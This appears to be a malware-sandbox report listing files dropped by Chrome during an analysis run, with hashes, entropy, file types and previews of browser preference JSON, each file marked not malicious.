SHA-256:	15FBE93C44D2CAF7ADB4CDE6A40656566C2AB6E90DC346E01D62EA742E0FF968
SHA-512:	3C5FA835179C6BB8531E6F8B37A60763D64121A90121E01B33187709D2632F888468937A39750DB6844E7E6FB9927B7520FE757944642C271A149A5BB452D438
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"origin_trials":{"disabled_features":["SecurePaymentConfirmation"]},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"1

C:\Users\user\AppData\Local\Google\Chrome\User Data\2b72e926-93f1-40ef-9a65-cbc27cc1d6ed.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174334
Entropy (8bit):	6.079030438311493
Encrypted:	false
SSDEEP:	3072:fkSGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:8HxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	1D81B6619572749DA370CB0BCD88E80D
SHA1:	930CE43F48285254211FBC389795734C43494564
SHA-256:	BBF567136BD93008AD82EF2C7D8E1E8E81A4D44906844B1D4EBC1255C2B0AE1B
SHA-512:	04FCF9CB23C9EE4D682485650FD3DA6BCD1849F48CC170514DF51D5309F2BFDB91C8EE902D2A982C79DABD3CA1D503811604FBECDE7CD63247B4A7EC57D3F2
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909820208"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\48378e81-31b9-4972-b062-963ee14ae77d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SysEx File -
Category:	dropped
Size (bytes):	94708

C:\Users\user\AppData\Local\Google\Chrome\User Data\48378e81-31b9-4972-b062-963ee14ae77d.tmp	
Entropy (8bit):	3.7494838812494145
Encrypted:	false
SSDEEP:	384:dL0blRheQ1sRRGaVohgnCNHrEvz53kjjFQHJxOGInrStnTxEttJMrW7mWhoIZnCg:9OKVtqNQIEeVNjfdN4nHOZKr53hd
MD5:	B3D461CB79783430055732032EC4912B
SHA1:	FD54D03806FDCD2A6A2A26B574978DF6A3CCD1FE
SHA-256:	BF702601EF7BE0FC9BC701F5B195CFC573A307C22F5C389CC5B559D1FC5E0255
SHA-512:	F9D8407AE2131245058CAC4B68C6CFBE2FB786D1BDD712DCC3CDDD9D649DD6FA0DF7A7283B5D72367D77A729EC7DFFF7EE6F1AB65336D02C6F633799E21239D
Malicious:	false
Reputation:	low
Preview:	.q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e.1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0.0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o.m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f.f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C.:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\4fe0eba8-2d68-41b5-8f44-3fc311df1337.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174334
Entropy (8bit):	6.079029331587531
Encrypted:	false
SSDEEP:	3072:fkUGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:8lxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	F508E6F68E82A063BEC60EC2703723EF
SHA1:	73338C5056F38B7B45D12E690BB3B66BF17B08CD
SHA-256:	E75163BC9866261BE75F53164C39E45A23576D8B6AF1A024CFE99D27BFE18D0B
SHA-512:	9979CF298F0D46BABEC2885779E0073939A954388374EF2BDFFB20EACE74E73D6492A5215B6C594C9D4380966D2488A872DFC0FE3737B9853CED1FE3318DFDF
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909820208"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\6246f56f-5144-4406-af09-ccd2bfae8fd3.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.749114623244467
Encrypted:	false
SSDEEP:	384:NL0blRheQ1sRRGaVohgnCNHrEvz53kjjFQHJxOGInrStnTxEttJMrW7mWCcolZnW:NOKVtqNMIEeVNjfdN4nHOZKr53hO
MD5:	79BF6761AD31E4E68C21CCB55F7884B7
SHA1:	191BACED275843D5AD545891F7F802A66428FCC3
SHA-256:	2B835636686242F16300AB95E349ABBFD6AAC561319B4DD136240516D6485DBA
SHA-512:	841C111395F56553607E6FAB54F183A4362F625C7CEFC60DB39FCF9189483B42F4EFDFBC0003EA1DF8F44FAD7BC62AC5AF5F7B15E7797645013C6229FFCE3C2
Malicious:	false
Reputation:	low
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e.1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0.0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o.m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f.f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C.:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\66780eac-79f9-4eed-92fc-ebdb590afb7d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165879
Entropy (8bit):	6.049409760866071
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\66780eac-79f9-4eed-92fc-ebdb590afb7d.tmp	
SSDEEP:	3072:aGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:fxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	B80AA6EFF5C5826F388AC00BC937E332
SHA1:	F38F99FE1C1501F4EDFE0C631B7BA80223A540E9
SHA-256:	66C1131D3A33ABA2FD42B5095ACDA1970221B53C7C92FD2C5CB7B4BE582B066D
SHA-512:	CAB22AA3903019C1B9F3F1DECFA62EE3F263056C76BFCE34D6B4F4015D9DEB6E9250C903BF6BA55255C7B61E8683F3FBADF590855A9FD6E3BE527EB374660F0
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909688553"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\6fabf9b2-6c21-4e16-96ac-8603c031798d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165973
Entropy (8bit):	6.0496808678220795
Encrypted:	false
SSDEEP:	3072:KGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:vxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	E839888BF85CFACE7CA3A2D9C91C2CF4
SHA1:	AEE117AA827F345FCBE9DD13AFB05655F2F997AF
SHA-256:	809E86C9250B99B0D37FA3FAB99F08D931A8508F76E95D2CB0BF89F57505C401
SHA-512:	A5D11CC4A0496BB9668649B569DA33423150F9C35BC52C669DD6233ED451F481EA4BF97CBCC2015DC408EAE274B585AE2D642E0E9F186556CCEFE2ACF90B34D
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909688553"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\850f8a7f-d519-49f0-b168-b06e499e3bea.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174334
Entropy (8bit):	6.079031842075108
Encrypted:	false
SSDEEP:	3072:2kSGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:FHxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	D3CA2ACC3AA37EBA42169EC4EC70134F
SHA1:	2EBFD6ED9984B1EFB735755D73C407271E1F3638
SHA-256:	3F1BF78A9FF8CBF1D8255EE90FE964E9397C57925F86E77EFACA23169C7302FF
SHA-512:	16E885A97B6B8BAB77A79E3A5B7AB552A9E9D03FCA4BCB7748753194BF240CC84F2BBDB4D94B0C223BCBE29D39CAFB944B26D5822E7C9F58000771D35DAD5B7C
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909688553"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\872e2f90-1ccb-44cd-9864-cc175c4ac7b8.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	166320
Entropy (8bit):	6.050651570840346

C:\Users\user\AppData\Local\Google\Chrome\User Data\872e2f90-1ccb-44cd-9864-cc175c4ac7b8.tmp	
Encrypted:	false
SSDEEP:	3072:QGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:RxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	1BB68C8ED499010118796044DE89462D
SHA1:	13BFD0774271DAF6DAC1CEAC06CC104CD920FAFC
SHA-256:	AAE07BF954CE882A9DF4AE08E3FB1717D2CA7AFFD051E35D78F7CF2619209E08
SHA-512:	A159A321E8362E9C1A5A5360B88043305F255AF317661C389332A1D18297609B7815E098B8E44DEFD5F886B2C8FA19300C0DC7EE16266B1B668BD19B73E8C109
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"origin_trials":{"disabled_features":["SecurePaymentConfirmation"]},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"1

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.254162526001658
Encrypted:	false
SSDEEP:	3:FkXJFIsz6VVJFIsz6VVJFIsz6I:+rJsrJsrJJ
MD5:	E4C3A0CCEDB71D53052C719DE30FD750
SHA1:	C89D101217D4AA05AD9C6FB24DB2037B3BCC630E
SHA-256:	B9ABED457F567199890198C9CE3B20954C73C458014CEB77C5E4514B1A8D8BF9
SHA-512:	D248EFCFA1BA3BA433A7A8D57B432F13D968DCF82A29535295BF03044982E69F441E6455EE7E6E7E4E902794B6D1B9CDAACBC92050B73062C0FDD33C405803
Malicious:	false
Preview:	sdPC.......................@.*.L..nM._bMsdPC.......................@.*.L..nM._bMsdPC.......................@.*.L..nM._bM

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\08c0142a-7f33-438e-ad4d-716a5bd349b4.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5461
Entropy (8bit):	5.191092521672203
Encrypted:	false
SSDEEP:	96:nR3h6qd9TtvHYKI0ik0JCKL81bOTQVuwn:n1hh9TxHYuk4Ku
MD5:	F22EBE942A0BBB0E8A1523754ACF9971
SHA1:	DF45287208E43130E1F25597F04EF68FAACBB2FE
SHA-256:	BF11BEB5533907A81BA2D56FD0E0120763FF2B00CB07B6253B20905E5634D621
SHA-512:	58E4AC00E09E50A32B31850734C04786D5B8C4117659A04CC5440349A23FD373604FA89F83818C60546B93CA88E492A5F9B901BA60B0F05B29BEE716DFE7D973
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\18cbd6c5-130b-4e01-a3b6-7b5e9c6cfcc1.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577391030019615
Encrypted:	false
SSDEEP:	384:m7zthLl3HGXj1kXqKf/pUZNCgVLH2HfDSrU/ey41:2Llcj1kXqKf/pUZNCgVLH2HferUWye
MD5:	3BC6B20B226FE71B80215770F82D5E1C
SHA1:	7574EFC63C3BD17D25CB0843A233FF2ADE866049
SHA-256:	E0408323B5F67A6E439E5317FA1216B7C74914D8FB8B30E11A488679FC873387
SHA-512:	065403B3E45385E4CC6997CB26F991CC90D73E47A0F05EBBA25BBB15D0B35D6430FA17D0362723B6F19CFC2CBC2E267B4C835D0935D8E96B3C91105EA21DBA9
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\18cbd6c5-130b-4e01-a3b6-7b5e9c6cfcc1.tmp	
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520863729121","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\25cfb9ec-8f6c-47af-bdc0-d19aa32346d4.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5487
Entropy (8bit):	5.193779798998223
Encrypted:	false
SSDEEP:	96:nR3h6Kd9TtvHYKI0ik0JCKL8HmbOTQVuwn:n1h99TxHYuk4KD
MD5:	FB6160B992CA6BB99B57FFD19E75854E
SHA1:	9709E8B0D47AC629613C8B0A33C069A2531B119E
SHA-256:	D464FD616D77564DFD010D408C5E9ADE0E5CA720BACF92469F92734A7EF3E0F3
SHA-512:	4DF6AA5018791A2414007025FE5C25EA2CA184A4042C5A951D9DE59CB5855D433E826C8778C65910FDAB1A247FF03A8BE11C1B3D6ED6A15404E6C4F25E1361A
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\39381c81-7d48-499d-98df-583e84a16804.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5487
Entropy (8bit):	5.193821719102455
Encrypted:	false
SSDEEP:	96:nR3h6Td9TtvHYKI0ik0JCKL8HmbOTQVuwn:n1hO9TxHYuk4KD
MD5:	37A1A854B30F4C05AAA16556AEDE1990
SHA1:	CCD2C842E86256B944D31DA9441B97B9137E2B99
SHA-256:	3FCE92313A8D1E5AA09A0DC6B7F95EF753D74810BC0205D56B037417E0C1F5EE
SHA-512:	1DA8EE2ADB7F2CE7A3A4B035F75EBCCF64995E8531F30F14663873E0F743CE380188D9D8B3173FF3C3C4A9ED18246040E4F8D8066FB447834B6DB552B13B762
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\440c4d66-43fd-4c46-8b71-b7c2152e6b91.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	874
Entropy (8bit):	5.565001244689829
Encrypted:	false
SSDEEP:	24:YU6H0UhvrRlG1KUevEhUeT7KB7wUeT/NRUevxQ:YU6UUhveKUevGUeyJwUezjUev2
MD5:	0228BF17D428BA881A5EE9D0EE3FA2BB
SHA1:	88C62D1D77DA1E09A7E67A6360C93A7075A967ED
SHA-256:	542F772B4C2B281340F0559013EE324C45794EA08FD930462AE940C52C2A82A3
